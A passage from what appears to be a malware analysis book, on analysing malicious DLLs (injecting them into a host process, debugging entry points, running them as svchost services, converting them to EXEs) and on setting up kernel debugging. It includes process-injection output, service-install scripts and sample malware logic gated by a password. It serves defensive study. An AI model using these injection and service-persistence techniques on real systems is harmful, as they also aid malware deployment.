tasklist.exe     3240 Console      0      4.34
vmiprvse.exe     272 Console      0      5.70

C:\>rundll32ex
[INFO] This program is for 32bit XP only.
Usage: rundll32ex <PID-decimal> <c:\your.dll> [export] larg1

C:\>rundll32ex 3924 c:\4DW4R3c.dll SetRedirUrl http://testing.com
[INFO] This program is for 32bit XP only.
[INFO] Target process has pid 3924
[INFO] Wrote 14 bytes to 0x2870000: c:\4DW4R3c.dll
[INFO] Remote DLL base: 0x2880000
[INFO] Found SetRedirUrl at 0x2882509
[INFO] Wrote 18 bytes to 0x28a0000: http://testing.com
[INFO] SetRedirUrl returned 0x2886620


C:\>

```

**Figure 13-8:** Using rundll32ex to invoke SetRedirUrl from IE

The output from rundll32ex shows some technical information, such as the address in the remote process where the DLL loaded. However, the most useful information comes from monitoring tools like Process Monitor (see Recipe 9-1). Before executing rundll32ex, you can set a filter for IEXPLORE.EXE. Figure 13-9 shows the results. In particular, you can see the API calls made by IEXPLORE.EXE immediately after launching rundll32ex. The process used RegSetValue to write the string `http://testing.com` to HKLM\SOFTWARE\4DW4R3c\redirurl.

In this recipe, you learned how to investigate and then bypass a malicious DLL's host process restriction. Furthermore, you learned how to invoke a very specific function in the DLL and isolated its behavior with Process Monitor. In the end, you ultimately learned that the SetRedirUrl function takes whatever argument you pass and writes it to a particular location in the Registry.



**Figure 13-9:** Isolating the SetRedirUrl behavior in Process Monitor

<sup>6</sup><http://mnin.blogspot.com/2007/05/injecting-code-into-privileged-win32.html>

<sup>7</sup><http://www.ivanlef0u.tuxfamily.org/?p=395>

## RECIPE 13-5: DEBUGGING DLLS WITH LOADDLL.EXE


So far, in this chapter, you have learned how to execute DLLs using a variety of techniques. The key aspect of DLL analysis that is missing up to this point is how to debug them. This will give you the ability to unpack DLLs, modify their default behaviors, and answer questions about the DLLs that are not evident using dynamic analysis.

### Loading the DLL in Your Debugger

To debug a DLL, you can simply drag and drop the file over Immunity Debugger or OllyDbg's icon. Both debuggers include a generic host process named `LOADDLL.EXE`, which serves as a container for executing your DLL (in much the same way as `rundll32.exe` works). Figure 13-10 shows what you will see after dragging and dropping a DLL into Immunity Debugger.

Notice the top of the application's window shows that your primary debugging target is `0040.DLL`, but the current module is `LOADDLL`. In the CPU pane, you can see that `LOADDLL` calls `GetCommandLineA` and subsequently `LoadLibraryA`. This should give you a sense for how the debugger works when you open a DLL. The debugger just executes `LOADDLL` with the path to your DLL as a command-line argument.






**Figure 13-10:** Debugging a DLL with the generic LOADDLL.EXE process

## Reaching the DLL's Entry Point

In order to get to the entry point of the DLL, you need to hit F9 (or click Debug ⇄ Run) once. LOADDLL will call LoadLibrary and automatically place a breakpoint on the DLL's AddressOfEntryPoint instruction. If you accidentally hit F9 more than once, then you will play past the entry point and possibly infect your system. Figure 13-11 shows how the debugger appears once you have reached the entry point of the DLL. The debugger calculated the entry point address by adding the AddressOfEntryPoint value in the DLL's PE header (0x55EC in this case) to the base address of the DLL loaded in the memory (0x360000 in this case).



**Figure 13-11:** You reach the DLL's entry point by clicking the play button once.

Now that you've reached the DLL's entry point, you can debug it as you would debug any other program.



## RECIPE 13-6: CATCHING BREAKPOINTS ON DLL ENTRY POINTS


This recipe shows how to debug a DLL inside a specific host process, rather than the generic `LOADDLL.EXE`. You can do this by starting a new instance, or attaching to an existing instance, of the desired host process using your debugger (see Recipe 11-1). Then, you can inject the DLL into the debugged process with `RemoteDLL`, `rundll32ex`, or Immunity Debugger's built-in `inject_dll` function. Regardless of the method you use, you will encounter the same problem—the code in the DLL's entry point function will execute before you get a chance to debug it.

Why does this happen? Well, you cannot set a breakpoint on the DLL's entry point unless you know the entry point's address. You cannot calculate the entry point's address without the DLL's image base, which `LoadLibrary` returns after loading the DLL. However, before `LoadLibrary` returns, it automatically calls the DLL's entry point function (this concept was discussed in Recipe 13-2). Therefore, by the time you figure out where to set the breakpoint, it is already too late.

### Breaking on New Modules

To configure your debugger to catch breakpoints on the entry point function of newly loaded DLLs, follow these steps:

1. Click Options ⇄ Debugging Options ⇄ Events and place a check in the box labeled “Break on new module (DLL),” as shown in Figure 13-12.



**Figure 13-12:** Configuring the debugger to break on new DLLs

2. Open a Python shell (it's the button with a snake and `>>>` on it) in Immunity Debugger and inject the DLL, as shown in the code that follows.

```
*** Immunity Debugger Python Shell v0.1 ***
ImmLib instantiated as 'imm' PyObject
```

```

READY.
>>>thread_id = imm.inject_dll("C:\\0040.DLL")
>>>print "DLL-loading thread ID: 0x%x" % thread_id
DLL-loading thread ID: 0x8bc

```

3. At this point, the DLL is loaded into the process, but its entry point function has not executed yet. Your host process should be paused due to the change you made in Step 1. The following code shows how to set a breakpoint at the DLL's entry point function that will trigger when you resume the host process.

```

>>>mod = imm.getModule("0040.DLL")
>>>print "DLL loaded at 0x%x" % mod.baseaddress
DLL loaded at 0x1e00000
>>>print "DLL entry point at 0x%x" % mod.entrypoint
DLL entry point at 0x1e055ec
>>>imm.setBreakpoint(mod.entrypoint)

```

4. Resume the host process by typing `imm.Run()` into your Python shell or clicking the debugger's Play button.

## RECIPE 13-7: EXECUTING DLLS AS A WINDOWS SERVICE



*You can find supporting material for this recipe on the companion DVD.*

A service DLL has a special entry point that only executes properly if the DLL is running as a Windows service. This is similar to a host process restriction, except the primary factor is the context in which the DLL executes and other environmental factors, as opposed to the name of the host process. It is inevitable that you will need to perform behavioral analysis on service DLLs. Many trojans drop or download a DLL, load the DLL as a service, and then delete the dropper component. As a result, when you perform a forensic investigation, in most cases you will only find the DLL. This recipe shows how you can overcome the challenges of service DLLs.

### Service DLL Entry Points

Most malware samples create a service of type `SERVICE_WIN32_SHARE_PROCESS` for their malicious service DLLs. This service type indicates that the DLL should run within a generic host process (`svchost.exe`) that can be shared with other DLLs also running services. When a particular service is activated by a call to the `StartService` API function, the `svchost.exe` process loads the service DLL and calls an exported function named `ServiceMain`. Now you know how to distinguish a service DLL from a normal DLL—just look for an export named `ServiceMain`.

**NOTE**

Distinguishing service DLLs, based on the existence of an export named `ServiceMain`, works almost 100 percent of the time. However, the name of the service entry point can be configured per service by modifying the service's configuration in the registry such as: `HKLM\System\CurrentControlSet\Service\<SERVICENAME>\Parameters\ServiceMain = "AlternateFunction"`. In this case, you may find a service DLL that exports a function named `AlternateFunction` instead of `ServiceMain`.

**Service Initialization**


The *Service Control Manager* (SCM), which is the `services.exe` process, requires that all newly started services must perform the following actions within the first few seconds of their execution:

- Register its control handlers by calling `RegisterServiceCtrlHandler`
- Report a status of `SERVICE_RUNNING` by calling `SetServiceStatus`

The initialization procedure is the crux of why you cannot execute service DLLs outside of a service context. For example, when you use `StartService`, the SCM becomes aware that a service should be starting. If you try to load a service DLL using a command such as

```
C:\> rundll32 malicious.dll,ServiceMain
```

the DLL's calls to `RegisterServiceCtrlHandler` will fail because the SCM is not expecting a service to start. In almost all cases, if the call to `RegisterServiceCtrlHandler` fails, the DLL will just exit, as shown in Figure 13-13.



The DLL jumps to the exit location if `RegisterServiceCtrlHandler` fails

**Figure 13-13:** The DLL exits if `RegisterServiceCtrlHandler` fails.

Likewise, you also cannot run a normal DLL in a service context. In other words, if the DLL does not export a function named `ServiceMain`, or if the `ServiceMain` function does not perform the required initialization tasks, then the SCM will assume the service has hung and forcefully terminate the host process.

## Installing Service DLLs

At this point, you should understand how to distinguish service DLLs from normal DLLs and why you must run service DLLs in a proper service context. You can install the DLL as a service on your analysis machine by creating a simple batch script such as the following:

```
REM
REM Usage: install_svc.bat <SERVICENAME> <DLLPATH>
REM

@echo off
set SERVICENAME=%1
set BINPATH=%2

sc create "%SERVICENAME%" binPath= "%SystemRoot%\system32\svchost.exe \
-k %SERVICENAME%" type= share start= auto

reg add "HKLM\System\CurrentControlSet\Services\%SERVICENAME%\Parameters" \
/v ServiceDll /t REG_EXPAND_SZ /d "%BINPATH%" /f

reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\SvcHost" \
/v %SERVICENAME% /t REG_MULTI_SZ /d "%SERVICENAME%\0" /f

sc start %SERVICENAME%
```

Of course, before running `install_svc.bat`, you can set up your dynamic analysis tools to capture the service's behavior.

## Passing Arguments to Services

The only issue with the batch script is that you cannot pass custom arguments to the service. A `ServiceMain` function conforms to the following specification per Microsoft, which means it can accept a variable number of string-type arguments.

```
VOID WINAPI ServiceMain(
    __in  DWORD dwArgc
    __in  LPTSTR *lpszArgv
);

dwArgc [in]
    The number of arguments in the lpszArgv array.

lpszArgv [in]
    The null-terminated argument strings passed to the service by the
    call to the StartService function that started the service. If
```

there are no arguments, this parameter can be NULL. Otherwise, the first argument (lpszArgv[0]) is the name of the service, followed by any additional arguments (lpszArgv[1] through lpszArgv[dwArgc-1]).

In many cases, the `ServiceMain` function will not accept arguments and you can start the service from a batch script, the `services.msc` snap-in, or `Process Hacker`. However, consider you find a DLL with the following code in its `ServiceMain` function:

```
VOID WINAPI ServiceMain(
    __in  DWORD dwArgc
    __in  LPSTR *lpszArgv)
{
    // hard-coded password somewhere in the DLL binary
    LPSTR specialPass = "myPass";

    // exit if no parameters were passed
    if (dwArgc < 2)
        return;

    // exit if the password does not match
    if (strcmp(lpszArgv[1], specialPass) != 0)
        return;

    //Perform malicious activity
}
```

The previous code prevents a service from executing properly if the second argument is not equal to the hard-coded special password. This is a simplified version of what you might see in the wild, but that is the point—extremely simple things can prevent you from analyzing the service DLL's behavior. If you find a DLL with a `ServiceMain` export, examine the function in IDA to see if it accepts any arguments and if so, how it uses them. If you need to supply specific arguments to the DLL when starting the service, you can use the `install_svc.py` script, which is on the DVD that accompanies this book.

```
import win32service
import win32con
import win32api
import sys

if len(sys.argv) < 3:
    print 'Usage: %s <SVCNAME> <DLLPATH> [arg1 arg2 ...]' % sys.argv[0]
    sys.exit()

ServiceName = sys.argv[1]
ImagePath   = sys.argv[2]
ServiceArgs = sys.argv[3:]

hscm = win32service.OpenSCManager(
    None, None, win32service.SC_MANAGER_ALL_ACCESS)
```

```

try:
    hs = win32service.CreateService(hscm,
        ServiceName,
        "",
        win32service.SERVICE_ALL_ACCESS,
        win32service.SERVICE_WIN32_SHARE_PROCESS,
        win32service.SERVICE_DEMAND_START,
        win32service.SERVICE_ERROR_NORMAL,
        "C:\\WINDOWS\\System32\\svchost.exe -k " + ServiceName,
        None,
        0,
        None,
        None,
        None)
except:
    print "Cannot create service!"
    sys.exit()

key = win32api.RegCreateKey(win32con.HKEY_LOCAL_MACHINE,
    "System\\CurrentControlSet\\Services\\%s\\Parameters" % ServiceName)
try:
    win32api.RegSetValueEx(key,
        "ServiceDll",
        0,
        win32con.REG_EXPAND_SZ,
        ImagePath);
finally:
    win32api.RegCloseKey(key)

key = win32api.RegCreateKey(win32con.HKEY_LOCAL_MACHINE,
    "Software\\Microsoft\\Windows NT\\CurrentVersion\\SvcHost")
try:
    win32api.RegSetValueEx(key,
        ServiceName,
        0,
        win32con.REG_MULTI_SZ,
        [ServiceName, '']);
finally:
    win32api.RegCloseKey(key)

win32service.StartService(hs, ServiceArgs)
win32service.CloseServiceHandle(hs)
win32service.CloseServiceHandle(hscm)

```

You can use the `install_svc.py` script to pass special arguments to a service DLL like this:

```
C:> python install_svc.py testsvc C:\windows\system32\svc.dll myPass
```

Using the tricks described in this recipe, you can dynamically analyze DLLs that only run in a service context *and* that require specific arguments.

## RECIPE 13-8: CONVERTING DLLS TO STANDALONE EXECUTABLES



*You can find can find supporting material for this recipe on the companion DVD.*

There are many reasons why you may not want to execute a DLL exactly as the authors intended. For example, the DLL may contain anti-debugging tricks, noisy network communications, time-consuming sleep loops, or several functions that you need to bypass. Perhaps you only want to execute the function that extracts an embedded EXE to disk or that generates a random domain name to contact. This recipe describes how you can convert a DLL into an EXE and change its entry point to skip certain functions that you don't want to execute.

Consider the following example DLL:

```

BOOL Install(void)
{
    if (DecodeEmbeddedEXE() && DropEmbeddedEXE())
        return TRUE;
    return FALSE;
}

BOOL APIENTRY DllMain( HMODULE hModule,
                      DWORD    ul_reason_for_call,
                      LPVOID    lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        if (DebuggerActive() || !C2Active())
            return FALSE;
        // Other insignificant code or anti-rce tricks
        // ...
        Install();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

```

In the `DllMain` routine, the DLL calls `DebuggerActive` (code not shown), which presumably returns `TRUE` if the malware detects the presence of a debugger. It also calls `C2Active`, which presumably returns `TRUE` if the malware can successfully contact its command and control server. If there are no debuggers attached to the DLL and the command and control server is active, the DLL calls the `Install` function to drop an executable. Otherwise, the DLL simply exits.

The purpose of this demonstration is to show how you can force execution of the `Install` function, without running the code in `DllMain`. Here are the steps you can follow:

1. Determine the relative virtual address (RVA) of the function you want to execute (see Recipe 13-1 for how to do this). Figure 13-14 shows that the RVA of the `Install` function is 0x10C0.



**Figure 13-14:** The RVA of the `Install` function is 0x10C0.

2. Use the `dll2exe.py` script, which you can find on the DVD that accompanies this book, to convert the DLL into an EXE and change the `AddressOfEntryPoint` value to the RVA of the `Install` function. To use the script, call it on the command line like this:


```
$ python dll2exe.py example.dll 0x10C0
```

```

Converting example.dll from DLL to EXE
Characteristics 0x2102 => 0x102
Entry point RVA 0x1853 => 0x10C0
Saved new file as example.dll.exe
  
```

3. If you do not want to debug the function, you can execute `example.dll.exe` from `cmd.exe`. If you want to debug the function, open `example.dll.exe` in your debugger and it should automatically break at the new entry point. Figure 13-15 shows an example of what you'll see. The first instruction to be executed is at 0x100010C0, which is the beginning of the `Install` function. You bypassed all of the anti-debugging code in `DllMain`!





About to start  
the Install()  
function

**Figure 13-15:** We bypassed DllMain and reached the Install function.

Here is the code for dll2exe.py:

```
#!/usr/bin/python
import pefile
import sys, os

IMAGE_FILE_DLL = 0x2000

if len(sys.argv) < 2 or not os.path.isfile(sys.argv[1]):
    print "\nUsage: dll2exe.py <filename> [EntryPoint RVA (hex)]\n"
    sys.exit()
else:
    FileName = sys.argv[1]

    pe = pefile.PE(FileName)
    OldChars = pe.FILE_HEADER.Characteristics
    NewChars = OldChars - (OldChars & IMAGE_FILE_DLL)
    pe.FILE_HEADER.Characteristics = NewChars

    print "\nConverting %s from DLL to EXE" % FileName
    print "Characteristics 0x%x => 0x%x" % (OldChars, NewChars)

    if len(sys.argv) == 3:
        OldEP = pe.OPTIONAL_HEADER.AddressOfEntryPoint
        NewEP = int(sys.argv[2], 16)
        pe.OPTIONAL_HEADER.AddressOfEntryPoint = NewEP
        print "Entry point RVA 0x%x => 0x%x" % (OldEP, NewEP)

    ExeFileName = FileName + ".exe"
    pe.write(ExeFileName)

    print "Saved new file as %s\n" % ExeFileName
```

The method described in this recipe is not always as simple as it sounds. For example, if you want to force execution of a function that requires parameters, you will have to manually place those parameters on the stack before allowing the program to run. Additionally, if you redirect the entry point of a DLL or EXE that performs required startup routines or initializes global variables referenced by the function you want to execute, then you could run into serious issues. So, be aware of the caveats, but don't forget about the possibility of using this trick in the future.

# 14


## Kernel Debugging

*Using a kernel debugger can provide powerful insight into the capabilities of low-level rootkits. Malware could introduce code into the kernel by loading a driver, patching existing drivers on disk, exploiting vulnerabilities, and writing to kernel memory from user mode with `ZwSystemDebugControl` or by mapping the `\Device\PhysicalMemory` object. Regardless of how malware enters the kernel, if you are incapable of following it, you will quickly become lost, and your analysis will come to an abrupt halt.*

This chapter provides an introduction to kernel debugging techniques and shows some practical examples of unpacking and reverse-engineering malicious kernel drivers. However, you can use a kernel debugger for more than just debugging drivers. You'll commonly need to debug drivers and processes simultaneously. For example, malware may have multiple components—a driver that runs in kernel mode and a process that runs in user mode. To fully understand how the components interact, you can use a kernel debugger to “watch” both sides of the conversation.

### Remote Kernel Debugging

A typical kernel debugging session involves two separate systems—the target (the system being debugged) and the debugger (the system used to control the target). Figure 14-1 shows the basic idea for this type of setup. You need a separate machine to control the target because code cannot execute in the kernel while it is stopped in a debugger.




**Figure 14-1:** Remote kernel debugging requires two computers.

To connect the two systems in a remote debugging scenario, you can use a serial cable, USB cable, network connection, or virtual hardware (if you're using virtual machines). The examples in this chapter are based on using virtual machines to perform your debugging tasks.

## Local Kernel Debugging

In a local kernel-debugging scenario, shown in Figure 14-2, the debugger application runs on the same system as the one that is being debugged. This type of setup limits your ability to control the target, and essentially, you can only perform read operations. In other words, you can list processes and drivers, dump kernel memory, and locate kernel symbols and things of that nature, but you cannot set breakpoints, step through code, or change the contents of registers or memory.



**Figure 14-2:** Local kernel debugging is limited in power.

## Software Requirements

The boxes representing the debugging system in Figures 14-1 and 14-2 contain the abbreviation WDK, which stands for Windows Driver Kit. The WDK contains Microsoft's kernel debuggers, such as KD (a command-line version) and WinDbg (a GUI version). If you never plan to write your own drivers, then you can just install the Debugging Tools for Windows kit, which includes KD and WinDbg, but not the entire development environment. Depending on which package you install, the debugger applications will exist in different locations on your system. If you get them from Debugging Tools for Windows, then the path is probably C:\Program Files\Microsoft\Debugging Tools For Windows. If you get them from the WDK, the default path is C:\WINDDK\<Version>\Debuggers.

Additionally, you should install the symbols for your target operating system. Although you can download symbols from Microsoft at the time of your debugging session, it is always nice to have a local copy just in case network access isn't available. Symbol files contain the names and addresses of functions, local and global variables, and type information for data structures, so they are critical to your ability to orient yourself in the kernel. The debuggers and symbols are freely available on Microsoft's website at <http://www.microsoft.com/whdc/devtools/default.msp>.

## RECIPE 14-1: LOCAL DEBUGGING WITH LIVEKD

The LiveKd<sup>1</sup> utility by Mark Russinovich lets you run Microsoft's KD or WinDbg locally on a machine. As previously mentioned, this setup is limited in the amount of control you can exercise with your debugger (read operations only). However, sometimes if you're just investigating small issues or "poking" around in the kernel, read access is all you need. To get started, follow these steps:

1. Make sure that you have installed the Microsoft debuggers and then download LiveKd from the link in the beginning of this recipe.
2. Extract livekd.exe from the archive and place it in the same directory as the Microsoft debuggers.
3. By default, when you launch livekd.exe, it starts the KD command-line debugger. If you would rather use WinDbg instead, then pass the `-w` flag to livekd.exe when executing it. You will need to answer a few questions related to setting up symbols, but in most cases, you can accept the defaults.

```
C:\>cd C:\WINDDK\7600.16385.0\Debuggers
```

```
C:\WINDDK\7600.16385.0\Debuggers>livekd.exe
```

```
LiveKd v3.14 - Execute kd/windbg on a live system
Sysinternals - www.sysinternals.com
Copyright (C) 2000-2010 Mark Russinovich
```

```
Symbols are not configured. Would you like LiveKd to set the
_NT_SYMBOL_PATH directory to reference the Microsoft symbol
server so that symbols can be obtained automatically? (y/n) y
```

```
Enter the folder to which symbols download (default is c:\symbols):
Launching C:\WINDDK\7600.16385.0\Debuggers\kd.exe:
```

```
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.
```

```
Loading Dump File [C:\WINDOWS\livekd.dmp]
Kernel Complete Dump File: Full address space is available
```

```
Comment: 'LiveKD live system view'
Symbol search path is:
    srv*c:\Symbols*http://msdl.microsoft.com/download/symbols
```

```
Executable search path is:
Windows XP Kernel Version 2600 (Service Pack 3) Free x86 compatible
```

```

Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 2600.xpsp_sp3_gdr.090804-1435
Machine Name:
Kernel base = 0x804d7000 PsLoadedModuleList = 0x80554040
Debug session time: Sat Feb 12 22:34:57.897 17420 (GMT-4)
System Uptime: 0 days 1:39:35.562
Loading Kernel Symbols
.....
.....
Loading User Symbols
.....
Loading unloaded module list
.....
kd> type your commands here...

```

4. You can now skip to Recipe 14-5 to begin using the debugger, but keep in mind that you can only execute read/view operations because you're debugging the kernel locally.

#### NOTE

You can actually use KD and WinDbg on a system without LiveKd. To do this, pass the `-kl` parameters (for kernel, local) to `kd.exe` or `windbg.exe` when starting them. In this case, however, you will need to set up symbols and the debugging environment on your own.

<sup>1</sup> <http://technet.microsoft.com/en-us/sysinternals/bb897415.aspx>

#### RECIPE 14-2: ENABLING THE KERNEL'S DEBUG BOOT SWITCH

You can remotely debug the kernel of any Windows system without installing special software onto the target. However, you do need to let the target kernel know that it should accept and respond to debugger connections. To do this, you must enable the `/debug` boot switch as described in this recipe.

##### Windows XP and Server 2003 Targets

Microsoft's *recommended* way to make the required changes is to use `bootcfg.exe`.<sup>2</sup> This tool validates your syntax for boot options and rejects invalid entries. You can also modify `C:\boot.ini` directly, but if you make a careless mistake when manually editing `boot.ini`, then you may not be able to boot your system again. To use `bootcfg.exe`, follow these steps:

1. List the existing configuration like this:

```
C:\>bootcfg
```

```

Boot Loader Settings
-----
timeout: 30
default: multi(0)disk(0)rdisk(0)partition(1)\WINDOWS

```

```

Boot Entries
-----
Boot entry ID:      1
Friendly Name:      "Microsoft Windows XP Professional"
Path:               multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
OS Load Options:    /noexecute=optin /fastdetect

```

2. Create a copy of the boot entry (ID 1 in this case) and give it a meaningful name. Verify your changes by typing `bootcfg` again, without any arguments.

```

C:\>bootcfg /Copy /D "XP Professional with Debug" /ID 1
SUCCESS: Made a copy of the boot entry "1".

```

```

C:\>bootcfg
[...]
Boot entry ID:      2
Friendly Name:      "Microsoft Windows XP Professional - Debug"
Path:               multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
OS Load Options:    /noexecute=optin /fastdetect

```

3. Enable the debug switch on the new boot entry (ID 2) and configure the port and baud. This particular setup uses the COM1 serial port, which you need to remember when adding a virtual serial device to your virtual machines.

```

C:\>bootcfg /Debug ON /ID 2 /PORT COM1 /BAUD 115200
SUCCESS: Changed the switches in OS entry "2" in the BOOT.INI.

```

4. Verify your changes by typing `bootcfg` again, without any arguments.

```

C:\>bootcfg
[...]
Boot entry ID:      2
Friendly Name:      "Microsoft Windows XP Professional - Debug"
Path:               multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
OS Load Options:    /noexecute=optin /fastdetect /debug /debugport=com1
                   /baudrate=115200

```

## Windows Vista and Windows 7 Targets

Starting with Vista, Windows no longer uses `boot.ini` for boot settings. To enable the debug switch on these systems, you can use `bcdedit.exe`<sup>3</sup> instead as shown in the following steps:

1. Launch a command shell with administrator privileges and type `bcdedit` to print the current boot loader configuration.

```
C:\>bcdedit
```

```
Windows Boot Manager
```

```
-----
identifier          {bootmgr}
device              partition=\Device\HarddiskVolume1
description         Windows Boot Manager
locale              en-US
inherit              {globalsettings}
default              {current}
resumeobject        {d121a616-887e-11de-be3f-9b9b7d346734}
displayorder        {current}
toolsdisplayorder   {memdiag}
timeout             30
```

```
Windows Boot Loader
```

```
-----
identifier          {current}
device              partition=C:
path                \Windows\system32\winload.exe
description         Windows 7
locale              en-US
inherit              {bootloadersettings}
recoverysequence    {d121a618-887e-11de-be3f-9b9b7d346734}
recoveryenabled     Yes
osdevice            partition=C:
systemroot           \Windows
resumeobject        {d121a616-887e-11de-be3f-9b9b7d346734}
nx                  OptIn
```

2. Create a copy of the configuration with identifier {current}, like this:

```
C:\>bcdedit /copy {current} /d "Windows 7 with Debug"
```

```
The entry was successfully copied to
{d121a61a-887e-11de-be3f-9b9b7d346734}.
```

3. Enable the debug boot switch for the newly created identifier.

```
C:\>bcdedit /debug {d121a61a-887e-11de-be3f-9b9b7d346734} ON
```

```
The operation completed successfully.
```

4. Type **bcdedit** again, without any parameters, to check if the system accepted your changes.

```
C:\>bcdedit
```

```
Windows Boot Loader
```

```
-----
identifier          {d121a61a-887e-11de-be3f-9b9b7d346734}
device              partition=C:
path                \Windows\system32\winload.exe
```




```

description      Windows 7 with Debug
locale           en-US
inherit          {bootloadersettings}
recoverysequence {d121a618-887e-11de-be3f-9b9b7d346734}
recoveryenabled  Yes
osdevice         partition=C:
systemroot       \Windows
resumeobject     {d121a616-887e-11de-be3f-9b9b7d346734}
nx              OptIn
debug            Yes

```

## Booting into Debug Mode

At the next power-on, select the debugger-enabled operating system. Everything will proceed as normal until you connect to the system with a debugger. Figure 14-3 shows what you should see, depending on what you named your entries.



**Figure 14-3:** Booting into debugger-enabled mode

<sup>2</sup><http://support.microsoft.com/kb/317521>

